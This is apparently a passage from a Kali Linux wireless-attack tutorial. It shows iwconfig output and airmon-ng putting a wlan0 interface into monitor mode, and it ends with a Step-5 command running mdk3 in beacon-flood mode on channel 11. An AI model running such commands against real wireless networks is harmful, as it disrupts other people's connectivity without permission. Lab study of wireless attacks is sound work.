


```
┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-4:-Now put the wireless interface into monitor mode using below command**

**# sudo airmon-ng start wlan0**

**# iwconfig**



```
┌──(prithvi㉿kali)-[~]
└─$ sudo airmon-ng start wlan0
[sudo] password for prithvi:

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    456 NetworkManager
  19800 wpa_supplicant

PHY     Interface       Driver          Chipset

phy1    wlan0           ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
                (mac80211 station mode vif disabled for [phy1]wlan0)


┌──(prithvi㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0mon  IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

**Step-5:-**

**# sudo mdk3 wlan0mon b -c 11**

**Channel No.**